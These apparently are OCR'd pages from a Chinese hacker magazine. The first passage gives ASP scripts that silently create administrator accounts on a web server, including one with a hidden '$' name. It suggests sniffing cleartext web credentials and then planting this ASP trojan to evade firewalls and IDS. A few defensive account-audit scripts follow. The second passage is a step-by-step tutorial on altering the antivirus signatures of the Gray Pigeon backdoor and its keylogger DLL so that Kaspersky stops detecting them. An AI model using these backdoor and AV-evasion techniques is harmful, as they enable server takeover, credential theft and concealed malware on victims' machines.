


图1

```
<%
Set onlineServer= GetObject("WinNT://127.0.0.1")
Set newuser= onlineServer.Create("user","test2")
NewUser.SetPassword "test2"
NewUser.FullName="Test2 test"
NewUser.Description="testuser"
NewUser.Setinfo
Set oDomain = GetObject("WinNT://" &"127.0.0.1")
Set oGroup = oDomain.GetObject("Group", "administrators")
oGroup.Add ("winnt://test2")
Response.Write "添加test2用户成功"
Response.Write "添加test2管理员成功"
Set oDomain=Nothing
Set oGroup=Nothing
%>
```

看看效果吧，如图2、图3所示。





图2


图3

查看当前机器所有账户可以使用如下代码:

```
Set onlineServer= GetObject("WinNT://127.0.0.1")
onlineServer.filter=array("user")

for each member in onlineserver
  response.Write member.name & "--" & member.FullName &"<br>"
next
Set onlineServer= GetObject("WinNT://127.0.0.1")
```

结果如图4 所示。




图 4

话说回来，在网站权限提升的方面这个用处并不大，只能用于特殊情况下对服务器权限造成有效攻击，网上有朋友写过一段这样的代码:

```
<%@codepage=936%><%Response.Expires=0
on error resume next
Session.TimeOut=50
Server.ScriptTimeout=3000
set lp=Server.createObject("WSCRIPT.NETWORK")
oz="WinNT://"&lp.ComputerName
Set ob=GetObject(oz)
Set oe=GetObject(oz&"/Administrators,group")
Set od=ob.create("user","WekweN$")
od.SetPassword "WekweN" <------密码
od.SetInfo
Set of=GetObject(oz&"/WekweN$,user")
oe.Add(of.ADsPath)
Response.write "WekweN$ 超级账号建立成功!"%>
```

说是新的漏洞可将普通用户提升为管理员，可是我经过测试发现没有成功，在非主流的攻击方法中一般是这样使用的: 它不是要求密码账号才能浏览吗? 你可以先在目标网段嗅探对方的Web连接账号，因为在默认情况下，Web账户和密码在传递的时候是完全透明的! 再用已经拥有的部分权限插入此类ASP木马向服务器渗透(这里指的是特殊情况，谁要以为有了账号密码就无敌的话我也没办法，我现在只是说特殊情况下，优点是能躲过防火墙和IDS的阻扰。一般的服务器就用cmd.asp搞定吧，不用那么麻烦)。

"哇，这么危险，删掉删掉。"朋友刷刷点了两下鼠标，就把我的程序干掉了，我看没什么事情，道了个别正准备回去。

"站住，要是有别人用这个来搞破坏怎么办呢?"朋友拉着我问。"其实防护方法也很简单，就是恢复匿名访问"，话一出口朋友一本巨厚的牛津字典准备要拍过来了，我只能继续往下说。

如果一定要用到此类访问的话，可以写一些与其对抗的ASP代码，比如以下是返回计算机上本地管理员组的所有成员，你可以加上自动刷新，一发现入侵就跳出个对话框好了:

```
Set objNetwork = CreateObject("Wscript.Network")
strComputer = objNetwork.ComputerName
Set objGroup = GetObject("WinNT://" & strComputer & "/Administrators,group")
For Each objUser in objGroup.Members
    Response.Write objUser.Name
Next
```

发现不是本地管理员用户账号和域管理员账号就删掉的代码(非Administrator就干掉):

```
Set objNetwork = CreateObject("Wscript.Network")
strComputer = objNetwork.ComputerName
Set objGroup = GetObject("WinNT://" & strComputer & "/Administrators,group")
For Each objUser in objGroup.Members
If objUser.Name <> "Administrator" and objUser.Name <> _
      "work\Administrator" Then
      objGroup.Remove(objUser.ADsPath)
   End If
Next
```

一段报告本地计算机上来宾账户状态的脚本:

```
Set objNetwork = CreateObject("Wscript.Network")
strComputer = objNetwork.ComputerName
Set objUser = GetObject("WinNT://" & strComputer & "/Guest")
If objUser.AccountDisabled Then
    Response.Write "guest 账户未使用."
Else
    Response.Write "guest 用户被使用."
End If
```

检查你计算机上是否有文件被共享:

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2")
Set colShares = objWMIService.ExecQuery("Select * from Win32_Share")
For each objShare in colShares
    Response.Write "Name: " & objShare.Name
    Response.Write "Path: " & objShare.Path
    Response.Write "Type: " & objShare.Type
Next
```

"就这样就行了吗? 我觉得用它写个IIS后门非常不错，我得研究下。明天是周日，你不准走了，帮我值班!"，天呐，又要通宵看机房了，我的兄弟我的周末啊!

蝴蝶：以前给大家送上的免杀的WinShell怎么样了？好用吗？大家可不要用它做太多坏事哦！本期我们推出国内经典后门灰鸽子的修改方法，让大家享受一下国内顶尖后门的魅力！不过，大家工具倒是会用了，修改的方法会了吗？我们可是一直秉承着“授人以鱼不如授人以渔”的思想哦！希望有一天每个人都能自己修改各种后门木马！

适合读者：黑器迷、入侵爱好者、程序员

前置知识：CCL的基本使用，汇编阅读能力

修改特征码打造免杀后门之灰鸽子篇

——DLL释放型后门的特征码修改

文/图 tankaiha[NE365][FCG]

各位兄弟年过得还好吧？上期给大家提供的免杀后门好用吗？这一期讲什么呢？嘿嘿，这次来个难度大一点儿的——灰鸽子的特征码修改。什么是灰鸽子就不用我说了吧？先打个预防针，这次修改过程可不像WinShell那么简单！不过学会了修改鸽子的话，大多数流行的DLL释放式的后门就全是小CASE了。废话不说，直接进入正题。

修改过程概述

灰鸽子是一款非常不错的远程控制软件，使用者很多，因此是各大杀软的必杀对象。较新的鸽子主要功能代码用DLL实现，这增加了程序的隐蔽性，但同时也加大了修改特征码的难度。对于全部功能由一个EXE文件完成的程序，比如鸽子的老版本和WinShell之类，只需要修改EXE本身即可；而对于运行时会释放DLL文件的版本，不但EXE文件本身有特征码（通常在代码段中），而且DLL中也含有大量特征码。因此，修改的大致过程为：导出DLL，修改DLL，DLL导入EXE，修改EXE。下面以灰鸽子1.05版未加壳服务端，卡巴斯基的特征码为例，详细地讲解修改过程。

DLL文件的导出

拿到服务端文件，老规矩，先检测，卡巴报警发现Backdoor.Win32.Feutel.a。下面导出服务端包含的DLL，灰鸽子官方教程里用的是ResHacker，而我更偏向于使用PE Explorer。打开服务端文件，点击工具栏里的“Resource Viewer/Editor”，会显示资源的树状结构，文件sHacker，n32.Feutel.a，其中RCData->MAINDLL就是我们需要导出的文件，如图1所示。




图1

可以看到PE Explorer已经自动判断出该资源是一个PE文件。在MAINDLL的图标上单击右键，选择“save resources as”，就可以将MAINDLL资源导出。下面做什么？开始修改吗？别急，MAINDLL中还有两个DLL需要导出。再打开刚导出的资源，可以得到另外两个DLL，名字倒是很直接，一个叫HOOK，一个叫GETKEY，如图2所示。

分别导出这两个DLL，用卡巴斯基检测一下，报警发现了Backdoor.Win32.Feutel.a和Trojan-PSW.Win32.KeyLogger.c。到这里，基本思路就应该确定了，先修改HOOK和GETKEY两个DLL，然后将其导入MAINDLL，再修改MAINDLL的代码段中含有的特征码，完毕后将其导入原服务端EXE文件，最后修改EXE文件代码段中含有的特征码！可不要打退堂鼓，让我们一步步来。




图2

修改HOOK

这是我们第一次修改DLL，但DLL文件的格式和普通的EXE文件其实没有差别，都是标准的PE文件，如果你看了前两期关于特征码定位器使用的文章的话，操作上应该没有什么问题。我们的思路仍旧是手动定位确定特征码大体范围，自动定位确定精确的位置。

打开CCL，设置成手动，生成300个文件，然后打开HOOK，不选择任何段，对整个文件进行替换，等程序提示全部文件生成完毕后，用卡巴斯基对目标文件夹检测，并将报警的文件删除，最终结果如下：

```
--------------定位结果--------------
序号    起始偏移    大小        结束偏移
0001    00000000    000002B8    000002B8
0002    000140D0    000002B8    00014388
0003    0001479C    0000015C    000148F8
```

下面将CCL设置为自动检测，间隔时间为7秒，在输

入检测段时将0002和0003的数据添加到待检测栏里，如图3 所示。




图 3

如果你细心的话会发现这两个偏移其实都在CODE段中，这正说明大多数特征码的位置都存在于代码段里。单击确定，进行自动检测，过程就不说了，详细的操作动画以前都有，最终得到如下定位结果:

------------- 定位结果 -------------

序号	起始偏移	大小	结束偏移
0001	00014193	00000015	000141A8
0002	000141A9	0000002A	000141D3
0003	000141D5	0000002A	000141FF
0004	00014200	0000002A	0001422A
0005	0001422C	0000002A	00014256
0006	00014257	0000002A	00014281
0007	00014283	00000015	00014298
0008	0001479C	00000015	000147B1

还真不少，共有8 处。修改哪里呢? 我的经验是:尽量修改代码，避免修改字符串和数据，因为修改后者必须将每一处调用它的指令都做改动，且在不确定具体含义的情况下很容易出错，不推荐。

